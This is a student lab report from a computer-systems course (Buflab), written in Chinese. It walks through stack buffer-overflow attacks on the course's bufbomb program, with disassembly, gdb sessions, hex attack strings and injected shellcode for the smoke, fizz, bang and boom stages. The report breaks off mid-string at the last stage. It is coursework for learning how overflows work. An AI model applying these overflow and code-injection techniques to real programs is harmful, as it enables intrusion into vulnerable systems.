哈爾濱工業大學（深圳）
HARBIN INSTITUTE OF TECHNOLOGY

实验设计报告

开课学期：2025 年春季

课程名称：计算机系统

实验名称：Lab1 Buflab

实验性质：课内实验

实验时间：04.25 地点：T2 617

学生班级：计算机 8 班

学生学号：220110802

学生姓名：陈凯

评阅教师：

报告成绩：

实验与创新实践教育中心印制

2025 年 4 月

1. 各阶段攻击与分析

（1） Smoke 阶段 1 的攻击与分析

关键代码：

使用 objdump -d 命令获取 bufbomb 的反汇编代码，并把结果重定向到 bufbomb.s 文件中

查找 smoke 函数地址，

```
319  00000000004013d8 <smoke>:
320    4013d8: 55                   push   %rbp
321    4013d9: 48 89 e5             mov    %rsp,%rbp
322    4013dc: bf 08 30 40 00       mov    $0x403008,%edi
323    4013e1: e8 8a fc ff ff       call   401070 <puts@plt>
324    4013e6: bf 00 00 00 00       mov    $0x0,%edi
325    4013eb: e8 0f 0a 00 00       call   401dff <validate>
326    4013f0: bf 00 00 00 00       mov    $0x0,%edi
327    4013f5: e8 06 fe ff ff       call   401200 <exit@plt>
```

如图，smoke 函数的地址为 0x4013d8

观察 getbuf 函数的栈帧结构，在 bufbomb.s 文件中找到 getbuf 函数


```
0000000000401c26 <getbuf>:
  401c26: 55                   push   %rbp
  401c27: 48 89 e5             mov    %rsp,%rbp
  401c2a: 48 83 ec 40          sub    $0x40,%rsp
  401c2e: 48 8d 45 c0          lea    -0x40(%rbp),%rax
  401c32: 48 89 c7             mov    %rax,%rdi
  401c35: e8 37 fa ff ff       call   401671 <Gets>
  401c3a: b8 01 00 00 00       mov    $0x1,%eax
  401c3f: c9                   leave
  401c40: c3                   ret
```

getbuf 栈帧结构

buf 起始地址：%rbp – 0x40(十进制：64)


返回地址位置：%rbp + 0x8(旧%rbp 占 8 字节)

溢出偏移量：0x40 + 0x8 = 72 字节



攻击思路：

观察以上代码以及 getbuf 函数栈帧结构，设计一个攻击字符串，用来覆盖数组 buf，然后溢出并覆盖 rbp 和 rbp 上面的返回地址。攻击字符串的大小应该时 buf 数组大小+8(test() 原 rbp 值)+8（test（）返回地址）字节。其中，前（buf 大小+8（test（）原 rbp 值））字节可以是任意值，最后 8 字节必须是 smoke 函数的地址。于是创建 smoke.txt 文件，编写以下字符串



调试方法：

将攻击字符串的二进制字节序列保存到 smoke-raw.bin

./hexraw < smoke.txt > smoke-raw.bin

在命令中启动 gdb

gdb bufbomb

在 ret 指令前断点（地址 0x401c26）


break *breakbuf+0x1a

运行程序

run -u 220110802 < smoke-raw.bin


查看返回地址是否被覆盖

x $rsp



可以看到$rsp 已经被覆盖为 0x4013d8,即 smoke 函数的地址

输入输出验证：



攻击成功

（2） Fizz 的攻击与分析

关键代码：

在 bufbomb 反汇编源代码中找到 fizz 函数，可以看到 fizz 函数将寄存器 eax 和 edx 的数值进行比较。其中，寄存器 eax 的数值是从内存中存放 cookie 的位置取出来的，寄存器 edx 的数值是从 rbp-0x4 字节的地址上取出来的。要正确调用 fizz 函数，就应使得这两个寄存器的数值相等。

```
00000000004013fa <fizz>:
  4013fa: 55                    push   %rbp
  4013fb: 48 89 e5              mov    %rsp,%rbp
  4013fe: 48 83 ec 10           sub    $0x10,%rsp
  401402: 89 7d fc              mov    %edi,-0x4(%rbp)
  401405: 8b 55 fc              mov    -0x4(%rbp),%edx
  401408: 8b 05 2a 3e 00 00     mov    0x3e2a(%rip),%eax        # 405238 <cookie>
  40140e: 39 c2                 cmp    %eax,%edx
  401410: 75 20                 jne    401432 <fizz+0x38>
  401412: 8b 45 fc              mov    -0x4(%rbp),%eax
  401415: 89 c6                 mov    %eax,%esi
  401417: bf 23 30 40 00        mov    $0x403023,%edi
  40141c: b8 00 00 00 00        mov    $0x0,%eax
  401421: e8 ba fc ff ff        call   4010e0 <printf@plt>
  401426: bf 01 00 00 00        mov    $0x1,%edi
  40142b: e8 cf 09 00 00        call   401dff <validate>
  401430: eb 14                 jmp    401446 <fizz+0x4c>
  401432: 8b 45 fc              mov    -0x4(%rbp),%eax
  401435: 89 c6                 mov    %eax,%esi
  401437: bf 48 30 40 00        mov    $0x403048,%edi
  40143c: b8 00 00 00 00        mov    $0x0,%eax
  401441: e8 9a fc ff ff        call   4010e0 <printf@plt>
```

从 fizz 函数的汇编代码可以看出，在调用 getbuf 函数之后，需要跳转到 0x401405 指令执行，此时将-0x4（%rbp）的值赋值给%eax，为后续两个寄存器值的比较做准备。

攻击思路：

设计一个攻击字符串，用它来覆盖数组 buf，然后溢出并覆盖 rbp 和 rbp 上面的返回地址。攻击字符串的大小是 buf 数组大小+8（test（）原 rbp 值）+8（test（）返回地址）字节。

只需要把原来的 rbp 值修改成栈上的任意一段地址，然后将被引用的栈上特定数值改为 cookie 即可，这里使用 buf 的前 8 字节，则 rbp 应为 buf 地址+4.通过下面的调试可得，buf 地址为 0x55683780，因而 rbp 的值应为 0x55683784，于是设计的攻击字符串如下。

csapp_lab1 > fizz.txt

```
1   9c 96 fa 1a 00 00 00 00
2   00 00 00 00 00 00 00 00
3   00 00 00 00 00 00 00 00
4   00 00 00 00 00 00 00 00
5   00 00 00 00 00 00 00 00
6   00 00 00 00 00 00 00 00
7   00 00 00 00 00 00 00 00
8   00 00 00 00 00 00 00 00
9   84 37 68 55 00 00 00 00
10  05 14 40 00 00 00 00 00
11
```

调试方法：

启动 GDB 并设置断点，在 getbuf 函数和 Gets 函数分别打上断点

```
pwndbg> b getbuf
Breakpoint 1 at 0x401c2a
pwndbg> b Gets
Breakpoint 2 at 0x401675
```

运行程序到 getbuf 断点

查看当前栈帧信息

```
pwndbg> info f
Stack level 0, frame at 0x556837d0:
 rip = 0x401c2a in getbuf; saved rip = 0x4014d0
 called by frame at 0x556837f0
 Arglist at 0x556837c0, args:
 Locals at 0x556837c0, Previous frame's sp is 0x556837d0
 Saved registers:
  rbp at 0x556837c0, rip at 0x556837c8
```

可以看到 rbp 的栈帧地址是 0x556837c0

继续执行程序到 Gets 断点

查看当前栈帧信息

```
pwndbg> info f
Stack level 0, frame at 0x55683780:
 rip = 0x401675 in Gets; saved rip = 0x401c3a
 called by frame at 0x556837d0
 Arglist at 0x55683770, args:
 Locals at 0x55683770, Previous frame's sp is 0x55683780
 Saved registers:
  rbp at 0x55683770, rip at 0x55683778
```

可以看到当前 rbp 的内存地址是 0x55683770

查看指定内存地址上的内容

```
pwndbg> x/32x 0x55683770
0x55683770 <_reserved+1042288>: 0x556837c0      0x00000000      0x00401c3a      0x00000000
0x55683780 <_reserved+1042304>: 0x00000000      0x00000000      0x00000000      0x00000000
0x55683790 <_reserved+1042320>: 0x00000000      0x00000000      0xf7c4a2ea      0x00007fff
0x556837a0 <_reserved+1042336>: 0xffffdd88      0x766ff0f0      0x2c3c9d00      0xcfa25ecd
0x556837b0 <_reserved+1042352>: 0x556837c0      0x00000000      0x004019df      0x00000000
0x556837c0 <_reserved+1042368>: 0x556837e0      0x00000000      0x004014d0      0x00000000
0x556837d0 <_reserved+1042384>: 0xffffdd88      0x00007fff      0x766ff0f0      0x00007fff
0x556837e0 <_reserved+1042400>: 0x55684fe0      0x00000000      0x004018bf      0x00000000
```

于是可以看出 buf 地址为 0x55683780，test（）返回地址为 0x4014d0.

输入输出验证：

```
cs@Ubuntu-2404:~/csapp_lab1$ cat fizz.txt | ./hex2raw | ./bufbomb -u 220110802
Userid: 220110802
Cookie: 0x1afa969c
Type string:Fizz!: You called fizz(0x1afa969c)
VALID
NICE JOB!
```

攻击成功

（3） Bang 的攻击与分析

关键代码：

查看 bang 函数，代码如下

```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

判断全局变量 global_value 和特定的 cookie 值相等时，攻击成功。

因而需要把 global_value 设置成匹配的 cookie 值。

把 bang 函数地址准确无误压入栈中。

执行一条 ret 指令，让程序从栈中弹出这个地址，然后跳转到 bang 函数的某个位置，继续执行其内部代码。本实验只需要调用 bang 函数的访问数值的指令开始执行就行。

```
0000000000401450 <bang>:
  401450: 55                    push   %rbp
  401451: 48 89 e5              mov    %rsp,%rbp
  401454: 48 83 ec 10           sub    $0x10,%rsp
  401458: 89 7d fc              mov    %edi,-0x4(%rbp)
  40145b: 8b 05 df 3d 00 00     mov    0x3ddf(%rip),%eax        # 405240 <global_
  401461: 89 c2                 mov    %eax,%edx
  401463: 8b 05 cf 3d 00 00     mov    0x3dcf(%rip),%eax        # 405238 <cookie>
  401469: 39 c2                 cmp    %eax,%edx
  40146b: 75 23                 jne    401490 <bang+0x40>
  40146d: 8b 05 cd 3d 00 00     mov    0x3dcd(%rip),%eax        # 405240 <global_
  401473: 89 c6                 mov    %eax,%esi
  401475: bf 68 30 40 00        mov    $0x403068,%edi
  40147a: b8 00 00 00 00        mov    $0x0,%eax
  40147f: e8 5c fc ff ff        call   4010e0 <printf@plt>
  401484: bf 02 00 00 00        mov    $0x2,%edi
  401489: e8 71 09 00 00        call   401dff <validate>
  40148e: eb 17                 jmp    4014a7 <bang+0x57>
  401490: 8b 05 aa 3d 00 00     mov    0x3daa(%rip),%eax        # 405240 <global_
  401496: 89 c6                 mov    %eax,%esi
  401498: bf 8d 30 40 00        mov    $0x40308d,%edi
  40149d: b8 00 00 00 00        mov    $0x0,%eax
  4014a2: e8 39 fc ff ff        call   4010e0 <printf@plt>
  4014a7: bf 00 00 00 00        mov    $0x0,%edi
```

如上图，只需从 0x40145b 的指令开始执行就行，即访问 global_value 的值。

攻击思路：

把攻击代码放到栈上，同时让返回地址指针指向改代码的起始位置。这样，当执行 ret 指令时，程序就会跳转到攻击代码，而不是返回上层函数，从而实现攻击。


编写攻击代码

首先使用 mov 指令将全局变量 global_value 设置为对应 userid 的 cookie 值；


接着使用 push 指令将 bang 函数的地址压入栈中；

执行 ret 指令，从而跳转到 bang 函数的代码继续执行。

创建 bang.s 如下



编译并提取机器码



将这段攻击代码放入栈中的任一位置，这里我们将其放在 buf 的首地址上，由前面 fizz 的调试过程我们知道 buf 的首地址是 0x55683780，因此我们将返回地址修改为 0x55683780，这样当程序运行完时就会跳转到我们写的攻击代码继续执行。

攻击字符串如下

```
csapp_lab1 > ≡ bang.txt

 1   c7 04 25 40 52 40 00
 2   9c 96 fa 1a
 3   68 5b 14 40 00
 4   c3
 5   00 00 00 00 00 00 00 00
 6   00 00 00 00 00 00 00 00
 7   00 00 00 00 00 00 00 00
 8   00 00 00 00 00 00 00 00
 9   00 00 00 00 00 00 00 00
10   00 00 00 00 00 00 00 00
11   00 00 00 00 00 00 00
12   80 37 68 55 00 00 00 00
```

调试方法：

将设计好的攻击字符串写在 bang.txt 中

启动 gdb 调试

在 ret 指令前断点


运行到断点

查看栈数据是否注入成功

```
pwndbg> x/64bx $rsp
0x556837c8 <_reserved+1042376>: 0x80    0x37    0x68    0x55    0x00    0x00    0x00    0x00
0x556837d0 <_reserved+1042384>: 0x00    0xdd    0xff    0xff    0xff    0x7f    0x00    0x00
0x556837d8 <_reserved+1042392>: 0x21    0xf3    0x05    0x11    0xff    0x7f    0x00    0x00
0x556837e0 <_reserved+1042400>: 0xe0    0x4f    0x68    0x55    0x00    0x00    0x00    0x00
0x556837e8 <_reserved+1042408>: 0xbf    0x18    0x40    0x00    0x00    0x00    0x00    0x00
0x556837f0 <_reserved+1042416>: 0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x556837f8 <_reserved+1042424>: 0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
0x55683800 <_reserved+1042432>: 0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4    0xf4
pwndbg>
```


可以看到 rsp 存放的值已经被修改成了攻击代码存放的位置

查看 global_value 是否被修改



此时 global_value 还未被修改

单步执行 shellcode



可以看到，程序跳转到攻击代码并且正确修改了 global_value 的值

输入输出验证：

```
cs@Ubuntu-2404:~/csapp_lab1$ cat bang.txt | ./hex2raw | ./bufbomb -u 220110802
Userid: 220110802
Cookie: 0x1afa969c
Type string:Bang!: You set global_value to 0x1afa969c
VALID
NICE JOB!
cs@Ubuntu-2404:~/csapp_lab1$
```

攻击成功

（4） Boom 的攻击与分析

关键代码：

在前面的攻击实验中，我们主要让程序跳到别的函数，打断正常运行。但现在不仅需要执行攻击代码改程序数据，还需要让程序攻击后像没事一样，接着继续运行。

查看 test 函数

```
00000000004014b1 <test>:
  4014b1: 55                    push   %rbp
  4014b2: 48 89 e5              mov    %rsp,%rbp
  4014b5: 48 83 ec 10           sub    $0x10,%rsp
  4014b9: b8 00 00 00 00        mov    $0x0,%eax
  4014be: e8 07 05 00 00        call   4019ca <uniqueval>
  4014c3: 89 45 f8              mov    %eax,-0x8(%rbp)
  4014c6: b8 00 00 00 00        mov    $0x0,%eax
  4014cb: e8 56 07 00 00        call   401c26 <getbuf>
  4014d0: 89 45 fc              mov    %eax,-0x4(%rbp)
  4014d3: b8 00 00 00 00        mov    $0x0,%eax
  4014d8: e8 ed 04 00 00        call   4019ca <uniqueval>
  4014dd: 8b 55 f8              mov    -0x8(%rbp),%edx
  4014e0: 39 d0                 cmp    %edx,%eax
  4014e2: 74 0c                 je     4014f0 <test+0x3f>
  4014e4: bf b0 30 40 00        mov    $0x4030b0,%edi
  4014e9: e8 82 fb ff ff        call   401070 <puts@plt>
  4014ee: eb 41                 jmp    401531 <test+0x80>
  4014f0: 8b 55 fc              mov    -0x4(%rbp),%edx
  4014f3: 8b 05 3f 3d 00 00     mov    0x3d3f(%rip),%eax        # 405238 <cookie>
```

程序调用完 getbuf 函数之后的下一条指令地址为 0x4014d0

于是需要构造一个攻击字符串，让 getbuf 函数把正确的 cookie 值返回给 test 函数，同时修复被攻击破坏的栈，让程序执行完攻击代码后能够正常回到 test 函数继续运行。

攻击思路：

借助%rax 寄存器传递 cookie 的值，%rax 专门存函数的返回值。在攻击代码中，使用 mov 指令将 cookie 值放到%rax 中。这样 getbuf 函数返回时，test 函数就能拿到正确的 cookie 值。

还原被破坏的栈帧状态。将栈帧指针恢复成原来的样子，保证程序不会出错。由下面的 gdb 调试中可得，原 rbp 值为 0x556837e0。

要让程序受到攻击之后正常回到 test 函数，先用 push 把 test 函数正确地址压到栈里，再用 ret 指令让程序跳到这个地址继续运行。

于是编写以下汇编代码

csapp_lab1 > boom.S

```
1   mov $0x1afa969c, %rax
2   mov $0x556837e0, %rbp
3   push $0x4014d0
4   ret
5
```

编译并提取机器码

```
cs@Ubuntu-2404:~/csapp_lab1$ gcc -m64 -c boom.S
cs@Ubuntu-2404:~/csapp_lab1$ objdump -d boom.o > boom1.txt
cs@Ubuntu-2404:~/csapp_lab1$ cat boom1.txt

boom.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c0 9c 96 fa 1a    mov    $0x1afa969c,%rax
   7:   48 c7 c5 e0 37 68 55    mov    $0x556837e0,%rbp
   e:   68 d0 14 40 00          push   $0x4014d0
  13:   c3                      ret
```

将这段攻击代码放入栈中的任一位置，这里我们将其放在 buf 的首地址上，由前面 fizz 的调试过程我们知道 buf 的首地址是 0x55683780，因此我们将返回地址修改为 0x55683780，这样当程序运行完时就会跳转到我们写的攻击代码继续执行。

攻击字符串如下

csapp_lab1 > boom.txt

```
48 c7 c0 9c 96 fa 1a
48 c7 c5 e0 37 68 55
68 d0 14 40 00
c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
